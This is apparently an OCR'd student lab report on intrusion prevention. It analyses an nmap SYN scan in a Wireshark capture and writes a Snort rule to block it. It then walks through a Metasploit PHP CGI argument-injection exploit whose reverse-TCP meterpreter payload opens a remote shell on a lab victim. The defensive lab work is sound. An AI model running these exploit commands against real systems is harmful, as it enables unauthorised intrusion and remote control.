
Password: ••••••••

☑ Show Login dialog on startup and when the last session is closed

Name	Size	Type	Changed
..			
Article			
Custom Office Templa...			
Genshin Impact			
VMWare			
[NT204.O11.ATCL]-BT8...	1,166 KB		
Chaotic, Lorenz chaoti...	25,779 KB		
Developments in tech...	14 KB		
FINAL.pptx	15,002 KB		
IDPS.docx	2,017 KB		
In developing countrie...	14 KB		
In the future, it seems i...	14 KB		
LTAT_LAB3_TH_C1.docx	12,697 KB		
Nowadays more and ...	14 KB		
output.pcap	2 KB		
Powerdb.pptx	3,469 KB		
QTM Zabbix.pptx	18,268 KB		
Some people believe ...	14 KB	Microsoft Word Do...	11/11/2023 2:15:20 PM
Some people think th...	14 KB	Microsoft Word Do...	11/18/2023 9:02:36 AM
Some people think th...	14 KB	Microsoft Word Do...	11/7/2023 2:10:17 PM

Name	Size	Type	Changed
			11/23/2023 7:44:08 PM
			11/6/2023 8:23:31 AM
			11/3/2023 2:14:39 PM
			11/22/2023 9:17:21 PM
			11/7/2023 8:25:30 AM
		PD...	11/16/2023 1:38:47 PM
		rPoi...	11/15/2023 6:24:16 AM
		Do...	11/11/2023 4:20:33 PM
		rPoi...	11/15/2023 6:20:47 AM
		Do...	11/15/2023 3:56:45 PM
		Do...	11/14/2023 10:38:23 PM
		Do...	11/16/2023 2:16:28 PM
		Do...	11/22/2023 9:07:24 PM
		Do...	11/12/2023 3:14:47 PM
		re ...	11/20/2023 4:10:58 PM
		rPoi...	11/15/2023 6:17:34 AM
		rPoi...	11/15/2023 6:13:48 AM
Some people believe ...	14 KB	Microsoft Word Do...	11/11/2023 2:15:20 PM
Some people think th...	14 KB	Microsoft Word Do...	11/18/2023 9:02:36 AM
Some people think th...	14 KB	Microsoft Word Do...	11/7/2023 2:10:17 PM

) B of 799 MB in 0 of 20 5 hidden 0 B of 799 MB in 0 of 20 5 hidd



IDPS – msfadmin@192.168.62.200 – WinSCP

\Users\HENRY\Documents\

ame	Size	Type	Changed
..		Parent directory	11/23/2023 9:50:19 PM
Article		File folder	11/6/2023 8:23:31 AM
Custom Office Templa...		File folder	11/3/2023 2:14:39 PM
Genshin Impact		File folder	11/22/2023 9:17:21 PM
VMWare		File folder	11/7/2023 8:25:30 AM
[NT204.O11.ATCL]-BT8...	1,166 KB	Microsoft Edge PD...	11/16/2023 1:38:47 PM
Chaotic, Lorenz chaoti...	25,779 KB	Microsoft PowerPoi...	11/15/2023 6:24:16 AM
Developments in tech...	14 KB	Microsoft Word Do...	11/11/2023 4:20:33 PM
FINAL.pptx	15,002 KB	Microsoft PowerPoi...	11/15/2023 6:20:47 AM
IDPS.docx	2,017 KB	Microsoft Word Do...	11/15/2023 3:56:45 PM
In developing countrie...	14 KB	Microsoft Word Do...	11/14/2023 10:38:23 PM
In the future, it seems i...	14 KB	Microsoft Word Do...	11/16/2023 2:16:28 PM
LTAT_LAB3_TH_C1.docx	12,697 KB	Microsoft Word Do...	11/22/2023 9:07:24 PM
Nowadays more and ...	14 KB	Microsoft Word Do...	11/12/2023 3:14:47 PM
output.pcap	2 KB	Wireshark capture ...	11/20/2023 4:10:58 PM

/home/msfadmin/IDPS/

Name	Size	Changed	Rights	Owner
..		11/20/2023 6:25:02 PM	rwxr-xr-x	msfadm...
output.pcap	153 KB	11/20/2023 5:50:34 PM	rw-r--r--	root


0% Downloading

File: output.pcap
Target: C:\Users\HENRY\Pictures\Pcap\

Time left: 0:00:00
Time elapsed: 0:00:04
Bytes transferred: 0 B
Speed: 0 B/s

Unlimited

⇨ Download the pcap file using WinSCP.




output.pcap

```
No.   Time      Source           Destination      Protocol Length Info
    1 0.000000  10.81.62.100     192.168.62.200   ICMP      98 Echo (ping) request  id=0xe6d3, seq=53/13568, ttl=63 (reply in 2)
    2 0.000242  192.168.62.200   10.81.62.100     ICMP      98 Echo (ping) reply    id=0xe6d3, seq=53/13568, ttl=64 (request in 1)
    3 0.998880  10.81.62.100     192.168.62.200   ICMP      98 Echo (ping) request  id=0xe6d3, seq=54/13824, ttl=63 (reply in 4)
    4 0.998917  192.168.62.200   10.81.62.100     ICMP      98 Echo (ping) reply    id=0xe6d3, seq=54/13824, ttl=64 (request in 3)
    5 2.000723  10.81.62.100     192.168.62.200   ICMP      98 Echo (ping) request  id=0xe6d3, seq=55/14080, ttl=63 (reply in 6)
    6 2.000759  192.168.62.200   10.81.62.100     ICMP      98 Echo (ping) reply    id=0xe6d3, seq=55/14080, ttl=64 (request in 5)
    7 3.002520  10.81.62.100     192.168.62.200   ICMP      98 Echo (ping) request  id=0xe6d3, seq=56/14336, ttl=63 (reply in 8)
    8 3.002552  192.168.62.200   10.81.62.100     ICMP      98 Echo (ping) reply    id=0xe6d3, seq=56/14336, ttl=64 (request in 7)
    9 4.004766  10.81.62.100     192.168.62.200   ICMP      98 Echo (ping) request  id=0xe6d3, seq=57/14592, ttl=63 (reply in 10)
   10 4.004909  192.168.62.200   10.81.62.100     ICMP      98 Echo (ping) reply    id=0xe6d3, seq=57/14592, ttl=64 (request in 9)
   11 4.955904  0.0.0.0          255.255.255.255  BOOTP    331 Boot Request from 00:0c:29:4c:98:06 (VMware_4c:98:06)[Packet size limited during capture]
   12 5.007593  10.81.62.100     192.168.62.200   ICMP      98 Echo (ping) request  id=0xe6d3, seq=58/14848, ttl=63 (reply in 13)
   13 5.007691  192.168.62.200   10.81.62.100     ICMP      98 Echo (ping) reply    id=0xe6d3, seq=58/14848, ttl=64 (request in 12)
   14 5.008007  VMware_a3:80:9f  VMware_1b:ae:70  ARP       42 Who has 192.168.62.1? Tell 192.168.62.200
   15 5.010590  VMware_1b:ae:70  VMware_a3:80:9f  ARP       60 192.168.62.1 is at 00:0c:29:1b:ae:70
   16 6.010498  10.81.62.100     192.168.62.200   ICMP      98 Echo (ping) request  id=0xe6d3, seq=59/15104, ttl=63 (reply in 17)
   17 6.010662  192.168.62.200   10.81.62.100     ICMP      98 Echo (ping) reply    id=0xe6d3, seq=59/15104, ttl=64 (request in 16)
   18 7.010858  10.81.62.100     192.168.62.200   ICMP      98 Echo (ping) request  id=0xe6d3, seq=60/15360, ttl=63 (reply in 19)
   19 7.011017  192.168.62.200   10.81.62.100     ICMP      98 Echo (ping) reply    id=0xe6d3, seq=60/15360, ttl=64 (request in 18)
   20 8.012438  10.81.62.100     192.168.62.200   ICMP      98 Echo (ping) request  id=0xe6d3, seq=61/15616, ttl=63 (reply in 21)
   21 8.012535  192.168.62.200   10.81.62.100     ICMP      98 Echo (ping) reply    id=0xe6d3, seq=61/15616, ttl=64 (request in 20)
   22 8.905077  192.168.44.1     239.255.255.250  SSDP     217 M-SEARCH * HTTP/1.1
   23 8.908822  169.254.58.222   239.255.255.250  SSDP     217 M-SEARCH * HTTP/1.1
   24 9.014371  10.81.62.100     192.168.62.200   ICMP      98 Echo (ping) request  id=0xe6d3, seq=62/15872, ttl=63 (reply in 25)
```

```
> Frame 1: 98 bytes on wire (784 bits), 96 bytes captured (768 bits)
> Ethernet II, Src: VMware_1b:ae:70 (00:0c:29:1b:ae:70), Dst: VMware_a3:80:9f (00:0c:29:a3:80:9f)
> Internet Protocol Version 4, Src: 10.81.62.100, Dst: 192.168.62.200
> Internet Control Message Protocol
```

```
0000  00 0c 29 a3 80 9f 00 0c  29 1b ae 70 08 00 45 00   ··)····· )··p··E·
0010  00 54 fd f2 40 00 3f 01  f5 90 0a 51 3e 64 c0 a8   ·T··@·?· ···Q>d··
0020  3e c8 08 00 19 bf e6 d3  00 35 d0 5b 5f 65 00 00   >······· ·5·[_e··
0030  00 00 fc a3 0c 00 00 00  00 00 10 11 12 13 14 15   ········ ········
0040  16 17 18 19 1a 1b 1c 1d  1e 1f 20 21 22 23 24 25   ········ ·· !"#$%
0050  26 27 28 29 2a 2b 2c 2d  2e 2f 30 31 32 33 34 35   &'()*+,- ./012345
```

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>


output.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp

```
No.   Time        Source            Destination       Protocol Length Info
   41 24.317672   10.81.62.100      192.168.62.200    TCP      60 62752 → 443 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
└  42 24.318221   192.168.62.200    10.81.62.100      TCP      54 443 → 62752 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
   43 24.317697   10.81.62.100      192.168.62.200    TCP      60 62752 → 80 [ACK] Seq=1 Ack=1 Win=1024 Len=0
   44 24.318815   192.168.62.200    10.81.62.100      TCP      54 80 → 62752 [RST] Seq=1 Win=0 Len=0
   47 24.411555   10.81.62.100      192.168.62.200    TCP      60 63008 → 995 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
   48 24.411836   192.168.62.200    10.81.62.100      TCP      54 995 → 63008 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
   49 24.411590   10.81.62.100      192.168.62.200    TCP      60 63008 → 445 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
   50 24.412219   192.168.62.200    10.81.62.100      TCP      58 445 → 63008 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
   51 24.412534   10.81.62.100      192.168.62.200    TCP      60 63008 → 199 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
   52 24.412807   192.168.62.200    10.81.62.100      TCP      54 199 → 63008 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
   53 24.415014   10.81.62.100      192.168.62.200    TCP      60 63008 → 1723 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
   54 24.415516   192.168.62.200    10.81.62.100      TCP      54 1723 → 63008 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
   55 24.415281   10.81.62.100      192.168.62.200    TCP      60 63008 → 5900 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
   56 24.416035   192.168.62.200    10.81.62.100      TCP      58 5900 → 63008 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
   57 24.418916   10.81.62.100      192.168.62.200    TCP      60 63008 → 21 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
   58 24.419336   192.168.62.200    10.81.62.100      TCP      58 21 → 63008 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
   59 24.419674   10.81.62.100      192.168.62.200    TCP      60 63008 → 3306 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
   60 24.420179   192.168.62.200    10.81.62.100      TCP      58 3306 → 63008 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
   61 24.421520   10.81.62.100      192.168.62.200    TCP      60 63008 → 3389 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
   62 24.421764   192.168.62.200    10.81.62.100      TCP      54 3389 → 63008 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
   63 24.423022   10.81.62.100      192.168.62.200    TCP      60 63008 → 993 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
   64 24.423332   192.168.62.200    10.81.62.100      TCP      54 993 → 63008 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
   65 24.425460   10.81.62.100      192.168.62.200    TCP      60 63008 → 443 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
   66 24.425616   192.168.62.200    10.81.62.100      TCP      54 443 → 63008 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
```


```
> Frame 41: 60 bytes on wire (480 bits), 60 bytes captured (480 bits)
> Ethernet II, Src: VMware_1b:ae:70 (00:0c:29:1b:ae:70), Dst: VMware_a3:80:9f (00:0c:29:a3:80:9f)
> Internet Protocol Version 4, Src: 10.81.62.100, Dst: 192.168.62.200
> Transmission Control Protocol, Src Port: 62752, Dst Port: 443, Seq: 0, Len: 0
```

```
0000  00 0c 29 a3 80 9f 00 0c  29 1b ae 70 08 00 45 00   ··)····· )··p··E·
0010  00 2c 65 d0 00 00 35 06  d7 d6 0a 51 3e 64 c0 a8   ·,e···5· ···Q>d··
0020  3e c8 f5 20 01 bb d1 2f  64 10 00 00 00 00 60 02   >·· ···/ d·····`·
0030  04 00 1f e5 00 00 02 04  05 b4 00 00               ········ ····
```

- Open the pcap file, we can see in the pcap file the Attacker machine (10.81.62.100) pinging the Victim machine (192.168.62.200) using the ICMP protocol. Identify signs of scanning, such as high frequency requests to different ports, or many requests to the same IP address in a short time. (here it is the Victim machine's IP 192.168.62.200). The Attacker machine uses nmap to send TCP scans to the Victim machine.

Proposed Prevention Methods:

- Firewall Configuration: Set firewall rules to block unwanted requests to specific ports or from suspicious IP addresses.
- Use IDS/IPS: Intrusion detection and prevention systems can automatically detect and prevent scanning activities.
- Limit Connection Speed: Set limits on connection speeds to minimize the impact of scanning.
- Write Snort rules to prevent attacks. Snort rule only blocks nmap scanning to obtain information about the Victim, not blocking connections to Victim's ports.



```
snort@snort:/var/log/snort$ sudo cat /etc/snort/rules/nhom4.rules
block tcp any any -> 192.168.62.200 any (msg:"NMAP SYN scan detected !!!"; flow:stateless; flags: S;
 detection_filter: track by_src, count 5, seconds 60; sid: 100001; rev:001;)
snort@snort:/var/log/snort$ _
```

- Repeat the attack after installing the rule.

Requirement 1.2 Prevent PHP CGI Argument Injection vulnerability


On the Victim machine, use tcpdump to capture attack packets from the Attacker machine.

```
-  # tcpdump -i <interface> -w <ten-file.pcap>
```

Use the Metasploit tool on the Attacker machine to perform the attack.


```
# msfconsole
```

- Prepare parameters for the attack.



```
msf > use exploit/multi/http/php_cgi_arg_injection
msf exploit(php_cgi_arg_injection) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf exploit(php_cgi_arg_injection) > set rhost 192.168.0.200
rhost => 192.168.0.200
msf exploit(php_cgi_arg_injection) > set rport 80
rport => 80
msf exploit(php_cgi_arg_injection) > set lhost 10.81.0.100
lhost => 10.81.0.100
msf exploit(php_cgi_arg_injection) > set lport 4444
lport => 4444
```

- Perform the attack.




```
msf exploit(php_cgi_arg_injection) >
msf exploit(php_cgi_arg_injection) > exploit

[*] Started reverse TCP handler on 10.81.0.100:4444
[*] Sending stage (33986 bytes) to 192.168.0.200
[*] Meterpreter session 1 opened (10.81.0.100:4444 -> 192.168.0.200:51231) at 2021-05-04 23:37:37 -0400

meterpreter > shell
Process 5245 created.
Channel 0 created.
ls -l .
total 80
drwxrwxrwt  2 root     root      4096 May 20  2012 dav
drwxr-xr-x  8 www-data www-data  4096 May 20  2012 dvwa
-rw-r--r--  1 www-data www-data   891 May 20  2012 index.php
drwxr-xr-x  2 root     root      4096 Jul 14  2017 malware
drwxr-xr-x 10 www-data www-data  4096 Jul 20  2017 mutillidae
drwxr-xr-x 11 www-data www-data  4096 May 14  2012 phpMyAdmin
-rw-r--r--  1 www-data www-data    19 Apr 16  2010 phpinfo.php
drwxr-xr-x  3 www-data www-data  4096 May 14  2012 test
drwxr-xr-x  2 root     root      4096 Jul 12  2017 testmyids
drwxrwxr-x 22 www-data www-data 20480 Apr 19  2010 tikiwiki
drwxrwxr-x 22 www-data www-data 20480 Apr 16  2010 tikiwiki-old
drwxr-xr-x  7 www-data www-data  4096 Apr 16  2010 twiki
```

- Use WinSCP to retrieve the captured pcap file and analyze the attacker's scanning method.
- Write Snort rules to prevent the attack. Rule only prevents the attack, ensuring connections to services on the Victim machine are still maintained.
- Repeat the attack after installing the rule.
- Analyse the results before and after installing the rule.

